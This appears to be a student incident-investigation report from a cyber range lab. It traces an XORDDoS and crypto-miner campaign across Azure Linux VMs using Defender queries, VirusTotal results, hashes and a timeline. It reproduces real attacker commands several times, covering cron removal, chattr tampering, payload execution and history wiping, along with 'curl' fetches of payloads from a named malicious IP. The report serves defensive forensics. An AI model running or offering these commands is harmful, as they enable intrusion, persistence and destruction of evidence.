Mar 21, 2025 7:13...	linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history
Mar 21, 2025 7:13...	linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history
Mar 21, 2025 7:13...	linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history"

## Persistence / Cleanup / Evasion Commands

- Mar 21, 2025 — linux-vm-vulnerability-test-tau
- Malware attempted cleanup, cron removal, and history wipe Payload QQhXSHsC executed after wiping traces

```
DeviceProcessEvents
| where FileName == "QQhXSHsC" or ProcessCommandLine contains "QQhXSHsC"
| summarize count(), max(Timestamp) by DeviceName, InitiatingProcessAccountName, ProcessCommandLine
```

Started    **Results**    Query history

Show empty columns    1 item    Search    00:02:417    Low

Add filter

DeviceName	InitiatingProcessAccountName	ProcessCommandLine	count_	max_Timestamp
linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history	10	Mar 21, 2025 7:13:29 AM

Device: linuxvmvulnerability-test-  
corey.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net

- Total IOC Hits: 28
- Severity: Critical
- First Seen: Mar 20, 2025, 4:27:04 AM
- Last Seen: Mar 20, 2025, 4:27:10 AM
- Behavior: Scans critical directories (/bin, /usr/bin, /usr/local/bin) — likely reconnaissance or data harvesting.

Device: linux-vm-vulnerability-test-  
tau.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

- Total IOC Hits: 10
- Severity: Critical
- First Seen: Mar 21, 2025, 7:13:29 AM
- Last Seen: Mar 21, 2025, 7:13:29 AM
- Behavior: Persistence removal (crontab -r, chattr)
- Miner cleanup (pkill xmrig, rm -rf xmrig)
- Execution of possible new payload (QQhXSHsC)
- Evidence wiping (history -c, .bash\_history)

## New IOCs Extracted and Checked:

1. Hash: 3c1f9f07eacc2f057a609c955e2fde38493521268f3493717ffa5a31b261f3ef

- Malware Family: XORDDoS
- Device: ff-vm-lx-224-base.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 25, 2025 04:20:37 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

2. Hash: 6ddf688bdf16a1d465aef954ff90b372dacd8162bac2c7797ff7b6b4f20afcbc

- Malware Family: XORDDoS
- Device: linux-vulnmgmt-kobe.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 26, 2025 00:23:35 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

3. Hash: 6ddf688bdf16a1d465aef954ff90b372dacd8162bac2c7797ff7b6b4f20afcbc

- Malware Family: XORDDoS
- Device: linux-vm-vulnerability-test.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 26, 2025 04:20:39 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

4. Hash: 268132cf61dfb55c5ebb7ef34a58c915442949b92f645c6f28887ceca5c6c19d

- Malware Family: XORDDoS
- Device: lab-linux-vuln.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 27, 2025 22:30:28 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

5. Hash: 0e817a2325c215997de15851152a66924874739eff5da4b434e5d36c83a76eb

- Malware Family: XORDDoS
- Device: linux-vm-vun-test-zay.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

- Date: Mar 3, 2025 22:19:08 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

6. Hash: 2f70458e2b77fba49697e3fbba8bea53e27e7ca010fd92ca3919b819d3aee160

- Malware Family: XORDDoS
- Device: linux-moh-jan.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Mar 6, 2025 22:34:07 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

7. Hash: 75bfd448e4274cc4e5804c43768f62a36ccb3fc3b1df06e14d9c892daa2cde19

- Malware Family: XORDDoS
- Device: linuxvmvulnerability-test-corey.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Mar 20, 2025 04:27:05 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

8. Hash: 2f70458e2b77fba49697e3fbba8bea53e27e7ca010fd92ca3919b819d3aee160

- Malware Family: XORDDoS
- Seen in: payload p.txt
- Spread across: Multiple VMs (downloaded by script)



Community Score  
29 / 64

29/64 security vendors flagged this file as malicious

3c1f9f07eacc2f057a609c955e2fde38493521268f3493717ffa5a31b261f3ef  
52d924df57476a3e23de2c883ee8770c.virus

**elf** **spreader**

Size: 542.26 KB | Last Analysis Date: 11 months ago | 

---

DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 1

Crowdsourced YARA rules ⓘ

- ⚠️ Matches rule **MALWARE\_Linux\_XORDDoS** from ruleset **malware** at <https://github.com/ditekshen/detection> by **ditekSHen**
  - ↳ Detects **XORDDoS**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_2aef46a6** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_Deb147ca** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_884cab60** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_ba961ed2** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_2084099a** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**


▼ See all

Popular threat label ⓘ trojan.xorddos/ddos
Threat categories trojan
Family labels xorddos ddos xarcen

Security vendors' analysis ⓘ
Do you want to automate checks?

AhnLab-V3	⚠️ Linux/Xarcen.Gen	AliCloud	⚠️ DDoS:Linux/XorDDoS
Antiy-AVL	⚠️ HackTool[DoS]/Linux.Xorddos.c	Avast	⚠️ ELF:DDOSAgent-AP [Trj]
AVG	⚠️ ELF:DDOSAgent-AP [Trj]	Avira (no cloud)	⚠️ LINUX/Xorddos.cona

---



Community Score  
45 / 64

45/64 security vendors flagged this file as malicious

6ddfe88bd1f16a1d465ae9f954ff90b372dacd8162bac2c7797ff7b6b4f20acfbc  
libudev.so

**elf** **spreader**

Size: 542.26 KB | Last Analysis Date: 21 days ago | 

---

DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 7

Crowdsourced YARA rules ⓘ


- ⚠️ Matches rule **MALWARE\_Linux\_XORDDoS** from ruleset **malware** at <https://github.com/ditekshen/detection> by **ditekSHen**
  - ↳ Detects **XORDDoS - 21 days ago**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_2aef46a6** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_Deb147ca** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_884cab60** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_ba961ed2** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_2084099a** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**

▼ See all

Popular threat label ⓘ trojan.xorddos/ddos
Threat categories trojan
Family labels xorddos ddos xarcen

Security vendors' analysis ⓘ
Do you want to automate checks?

AhnLab-V3	⚠️ Linux/Xarcen.Gen	ALYac	⚠️ Trojan.Linux.Generic.404450
Antiy-AVL	⚠️ HackTool[DoS]/Linux.Xorddos.c	Arcabit	⚠️ Trojan.Linux.Generic.D62BE2
Avast	⚠️ ELF:DDOSAgent-AP [Trj]	AVG	⚠️ ELF:DDOSAgent-AP [Trj]



Community Score  
-12

45/64 security vendors flagged this file as malicious

6ddf688bdf16a1d465aef954ff90b372dacd8162bac2c7797ff7b6b4f20afcbc  
libudev.so  
elf spreader

Size: 542.26 KB | Last Analysis Date: 21 days ago | ELF

---

- [DETECTION](#)
- [DETAILS](#)
- [RELATIONS](#)
- [BEHAVIOR](#)
- [COMMUNITY 7](#)

---

Crowdsourced YARA rules (0)

- ⚠️ Matches rule [MALWARE\\_Linux\\_XORDDoS](#) from ruleset [malware](#) at <https://github.com/ditekshen/detection> by [ditekSHen](#)  
↳ Detects XORDDoS - 21 days ago
- ⚠️ Matches rule [Linux\\_Trojan\\_Xorddos\\_2aef46a6](#) from ruleset [Linux\\_Trojan\\_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux\\_Trojan\\_Xorddos\\_0eb147ca](#) from ruleset [Linux\\_Trojan\\_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux\\_Trojan\\_Xorddos\\_884cab60](#) from ruleset [Linux\\_Trojan\\_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux\\_Trojan\\_Xorddos\\_ba961ed2](#) from ruleset [Linux\\_Trojan\\_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux\\_Trojan\\_Xorddos\\_2084099a](#) from ruleset [Linux\\_Trojan\\_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)

▼ See all

---


Popular threat label (0) trojan.xorddos/ddos	Threat categories trojan	Family labels xorddos ddos xarcen
--	--------------------------	-----------------------------------

---

Security vendors' analysis (0) Do you want to automate checks?

AhnLab-V3	(i) Linux/Xarcen.Gen	ALYac	(i) Trojan.Linux.Generic.404450
Antiy-AVL	(i) HackTool[DoS]/Linux.Xorddos.c	Arcabit	(i) Trojan.Linux.Generic.D62BE2
Avast	(i) ELF:DDOSAgent-AP [Trj]	AVG	(i) ELF:DDOSAgent-AP [Trj]

---



Community Score  
-3

45/63 security vendors flagged this file as malicious

0e817a2325c215997de15851152a66924874739eff5da4b434e5d36c83a76eb  
libudev.so  
elf spreader

Size: 542.26 KB | Last Analysis Date: 1 month ago | ELF

---

- [DETECTION](#)
- [DETAILS](#)
- [RELATIONS](#)
- [BEHAVIOR](#)
- [COMMUNITY 13+](#)

---

Crowdsourced YARA rules (0)

- ⚠️ Matches rule [MALWARE\\_Linux\\_XORDDoS](#) from ruleset [malware](#) at <https://github.com/ditekshen/detection> by [ditekSHen](#)  
↳ Detects XORDDoS - 1 month ago
- ⚠️ Matches rule [Linux\\_Trojan\\_Xorddos\\_2aef46a6](#) from ruleset [Linux\\_Trojan\\_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux\\_Trojan\\_Xorddos\\_0eb147ca](#) from ruleset [Linux\\_Trojan\\_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux\\_Trojan\\_Xorddos\\_884cab60](#) from ruleset [Linux\\_Trojan\\_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux\\_Trojan\\_Xorddos\\_ba961ed2](#) from ruleset [Linux\\_Trojan\\_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux\\_Trojan\\_Xorddos\\_2084099a](#) from ruleset [Linux\\_Trojan\\_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)

▼ See all

---

Popular threat label (0) trojan.xorddos/ddos	Threat categories trojan	Family labels xorddos ddos xarcen
--	--------------------------	-----------------------------------

---

Security vendors' analysis (0) Do you want to automate checks?

AhnLab-V3	(i) Linux/Xarcen.Gen	AliCloud	(i) DDoS:Linux/XorDDoS
ALYac	(i) Trojan.Linux.Generic.404450	Antiy-AVL	(i) HackTool[DoS]/Linux.Xorddos.c
Arcabit	(i) Trojan.Linux.Generic.D62BE2	Avast	(i) ELF:DDOSAgent-AP [Trj]



Community Score -12

46/64 security vendors flagged this file as malicious

2f70458e2b77fba49697e3fbba8bea53e27e7ca010fd92ca3919b819d3aee160  
p.txt

Size 542.26 KB | Last Analysis Date 20 days ago | 

DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 8

Crowdsourced YARA rules 0

- ⚠️ Matches rule **MALWARE\_Linux\_XORDDoS** from ruleset **malware** at <https://github.com/ditekshen/detection> by **ditekSHen**  
↳ Detects XORDDoS - 20 days ago
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_2aeff46a6** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_0eb147ca** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_884cab60** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_ba961ed2** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_2084099a** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**

▼ See all

Popular threat label trojan.xorddos/ddos
Threat categories trojan
Family labels xorddos ddos xarcen

Security vendors' analysis 0
Do you want to automate checks?

AhnLab-V3	<span>⚠️</span> Linux/Xarcen.Gen	ALYac	<span>⚠️</span> Trojan.Linux.Generic.404450
Antiy-AVL	<span>⚠️</span> HackTool[DoS]/Linux.Xorddos.c	Arcabit	<span>⚠️</span> Trojan.Linux.Generic.D62BE2
Avast	<span>⚠️</span> ELF:DDOSAgent-AP [Trj]	AVG	<span>⚠️</span> ELF:DDOSAgent-AP [Trj]

---



Community Score -1

43/62 security vendors flagged this file as malicious

75bfd448e4274cc4e5804c43768f62a36ccb3fc3b1df06e14d9c892daa2cde19  
libudev.so

Size 535.76 KB | Last Analysis Date 1 month ago | 

DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 10

Crowdsourced YARA rules 0

- ⚠️ Matches rule **MALWARE\_Linux\_XORDDoS** from ruleset **malware** at <https://github.com/ditekshen/detection> by **ditekSHen**  
↳ Detects XORDDoS - 1 month ago
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_2aeff46a6** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux\_Trojan\_Xorddos\_884cab60** from ruleset **Linux\_Trojan\_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**

Popular threat label trojan.xorddos/ddos
Threat categories trojan
Family labels xorddos ddos xarcen

Security vendors' analysis 0
Do you want to automate checks?

AhnLab-V3	<span>⚠️</span> Backdoor/Linux.Xorddos.548565	AliCloud	<span>⚠️</span> DDoS:Linux/XorDDoS
ALYac	<span>⚠️</span> Trojan.Linux.Generic.251253	Antiy-AVL	<span>⚠️</span> Trojan[DoS]/Linux.Xarcen.a
Arcabit	<span>⚠️</span> Trojan.Linux.Generic.D3D575	Avast	<span>⚠️</span> ELF:DDOSAgent-AP [Trj]
AVG	<span>⚠️</span> ELF:DDOSAgent-AP [Trj]	Avira (no cloud)	<span>⚠️</span> TR/ELF:DDoS.Xor.b
BitDefender	<span>⚠️</span> Trojan.Linux.Generic.251253	ClamAV	<span>⚠️</span> Unix.Malware.Xorddos-9856891-0
CTX	<span>⚠️</span> Elf.ddos.xarcen	Cynet	<span>⚠️</span> Malicious (score: 99)
DrWeb	<span>⚠️</span> Linux.Siggen.9999	Elastic	<span>⚠️</span> Linux.Trojan.Xorddos

Mohammed A

49 of 74

LOG(N) Pacific Cyber Range

# Technical Analysis

During the investigation, linux-vulnmgmt-kobe was confirmed as the attack origin. The student abused lab conditions — weak SSH credentials and poor monitoring — to compromise multiple Linux VMs and deploy crypto-mining malware.

The screenshot shows a dashboard titled "Multi-stage incident involving Initial access & Exfiltration on multiple endpoints r...". The left sidebar lists categories: All assets (110), Devices (101), Users (6), Mailboxes (0), Apps (0), and Cloud Resources (3). The main pane displays a table of assets with columns: Device name, Risk level, Exposure level, OS platform, and First activity. A filter bar at the top right allows selecting 2 of 101 selected assets and customizing columns. The table includes rows for various Linux VMs, with the last row, "Linux-VulnMgmt-Kobe.p2zfvs05mlezev3ck4v...", highlighted with a red border. This row shows a low risk level, medium exposure, and a first activity date of Feb 18, 2025, at 1:37 AM.

Device name	Risk level	Exposure level	OS platform	First activity
Linux-programmatic-vul-remediation-lokesh.p...	Low	Medium	Linux	Mar 13, 2025 10:11 AM
linux-vm-vulnerability-test-tau.p2zfvs05mleze...	Low	Low	Linux	Mar 21, 2025 7:13 AM
Linux-Caleb-Programmatic.p2zfvs05mlezev3c...	Low	Medium	Linux	Mar 1, 2025 2:42 PM
hacx-linux-programmatic.p2zfvs05mlezev3c...	Low	Medium	Linux	Feb 28, 2025 7:39 PM
ff-vm-lx-224.p2zfvs05mlezev3ck4vqd3kd.cx.i...	Low	Medium	Linux	Feb 24, 2025 9:55 PM
Seth-Linux-Test.p2zfvs05mlezev3ck4vqd3kd...	Low	Medium	Linux	Feb 20, 2025 10:57 PM
linux-programmatic-fix-japh.p2zfvs05mlezev...	Medium	Medium	Linux	Mar 6, 2025 7:14 PM
<b>Linux-VulnMgmt-Kobe.p2zfvs05mlezev3ck4v...</b>	Medium	Low	Linux	<b>Feb 18, 2025 1:37 AM</b>

## Initial Compromise and Payload Deployment (Patient Zero Identified)

The investigation confirmed that levi-linux-vulnerability acted as Patient Zero for this attack campaign. On February 20, 2025, this VM initiated the compromise by executing mining payloads retrieved from known malicious infrastructure:

- dinpasiune.com
- 80.76.51.5

### Deployed Malware Artifacts:

- .diicot
- .basis
- .reteaa
- .kuak

Threat Actor established persistence using cron jobs and modified critical system files. System logs and bash history were cleared to evade detection and forensic review.

## Lateral Movement and Internal Spread

Between February 23 and February 26, the attacker performed SSH brute-force attacks from compromised VMs, moving laterally across the environment. Each system showed evidence of miner execution, persistence techniques, and artifact similarities linking back to Patient Zero.

## External Abuse and Azure Policy Violation

Parallel to the internal spread, sakel-lunix-2 launched aggressive external brute-force attacks targeting several public platforms:

- Twitter, YouTube, Additional services

Over 244,000 brute-force attempts were recorded. This behavior violated Azure's acceptable use policies and triggered a formal Microsoft Malicious Activity Notice for external abuse of cloud resources.

# Attack Timeline and Lateral Movement Chain

DeviceNetworkEvents				
where Timestamp between(datetime(2025-02-20) .. datetime(2025-03-14))   where RemoteIP in ('87.120.116.35', '80.76.51.5', '196.251.73.38')   project Timestamp, DeviceName, RemoteIP, LocalIP, InitiatingProcessCommandLine   order by Timestamp asc				
Timestamp	DeviceName	RemoteIP	LocalIP	InitiatingProcessCommandLine...
> Mar 4, 2025 5:51:48 PM	linux-program-fix.p2...	(o) 196.251.73.38		./MNFileGNm
> Mar 4, 2025 5:51:49 PM	linux-program-fix.p2...	(o) 196.251.73.38		./MNFileGNm
> Mar 7, 2025 9:24:13 PM	linux-programmatic-ajs...	(o) 196.251.73.38		/AqsEUUmKy
> Mar 7, 2025 9:24:13 PM	linux-programmatic-ajs...	(o) 196.251.73.38		/AqsEUUmKy
> Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zfvs0...	(o) 196.251.73.38		/oGBeupSS
> Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zfvs0...	(o) 196.251.73.38		/oGBeupSS
> Mar 13, 2025 10:10:51 AM	linux-programmatical-...	(o) 87.120.116.35		/var/tmp/.update-logs/...
> Mar 13, 2025 10:17:50 AM	linux-programmatical-...	(o) 80.76.51.5		curl -s 80.76.51.5/x/blac...


  

let SSHSpread = DeviceNetworkEvents				
where Timestamp > ago(40d)   where RemotePort == 22 and ActionType contains "Outbound"   summarize FirstSSH = min(Timestamp), Connections = make_set(RemoteIP) by DeviceName;				
// === Join and Output Combined === <b>MinerDetection</b>   join kind=leftouter SSHSpread on DeviceName   project FirstSeen, LastSeen, DeviceName, Severity, TotalIOC_Hits, MITRE_Technique, Accounts, Commands, FirstSSH, Connections				
...  Results Chart				
seen [UTC] ↑	LastSeen [UTC]	DeviceName	Severity	TotalIOC_Hits
2/23/2025, 12:53:51.833 AM	2/23/2025, 12:56:39.281 AM	linux-vuln-test-jonzp2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	21
2/25/2025, 4:20:37.655 AM	2/25/2025, 4:20:42.708 AM	ff-wm-lx-224-base.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	20
2/26/2025, 12:23:35.305 AM	2/26/2025, 12:23:40.968 AM	linux-vulnmgmt-kobe.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	28
2/26/2025, 4:20:38.855 AM	2/26/2025, 4:20:44.498 AM	linux-vm-vulnerability-test.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	28
2/27/2025, 10:30:28.265 PM	2/27/2025, 10:30:38.296 PM	lab-linux-vuln.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	23
3/1/2025, 6:44:06.752 PM	3/1/2025, 6:44:06.777 PM	linux-programmatic-fix-leanne.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	13
3/3/2025, 10:19:08.661 PM	3/3/2025, 10:19:13.697 PM	linux-vm-vun-test-zay.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	27
3/4/2025, 5:51:47.586 PM	3/4/2025, 9:59:00.797 PM	linux-program-fix-p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	431
3/6/2025, 10:34:06.432 PM	3/6/2025, 10:34:12.112 PM	linux-moh-jan.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	29
3/7/2025, 9:24:11.258 PM	3/9/2025, 7:59:00.314 AM	linux-programmatic-ajs.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	783
3/8/2025, 6:34:00.945 PM	3/9/2025, 9:09:01.466 PM	linux-programatic-ajs	Critical	386
3/11/2025, 1:57:36.710 AM	3/11/2025, 8:00:00.238 AM	linux-programmatic-vm-danny.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	490
3/13/2025, 5:44:36.955 AM	3/13/2025, 7:57:00.744 AM	linuxvmdavid.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	224
3/13/2025, 9:17:00.857 AM	3/13/2025, 10:30:00.750 AM	linux-programmatical-vul-remediation-lokesh.p2zfvs05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	Critical	432

Timestamp	Device	Remote IP	Port	Action / Binary
Feb 20, 2025	levi-linux-vulnerability	87.120.116.35	42	./YAvdMwRw
Feb 20, 2025	levi-linux-vulnerability	80.76.51.5	80	curl -s 80.76.51.5./x/black3
Mar 4, 2025	linux-program-fix	196.251.73.38	42	./MNFIeGNm
Mar 4, 2025	linux-program-fix	196.251.73.38	1337	./MNFIeGNm
Mar 7, 2025	linux-programmatic-ajs	196.251.73.38	42	./AqsEUmKy
Mar 7, 2025	linux-programmatic-ajs	196.251.73.38	1337	./AqsEUmKy
Mar 13, 2025	linuxvmdavid	196.251.73.38	42	./oGBeupSS
Mar 13, 2025	linuxvmdavid	196.251.73.38	1337	./oGBeupSS
Mar 13, 2025	linux-programmatical-vul-remediation-lokesh	87.120.116.35	1418	/var/tmp/.update-logs/Update
Mar 13, 2025	nux-programmatical-vul-remediation-lokesh	80.76.51.5	80	curl -s 80.76.51.5./x/black3
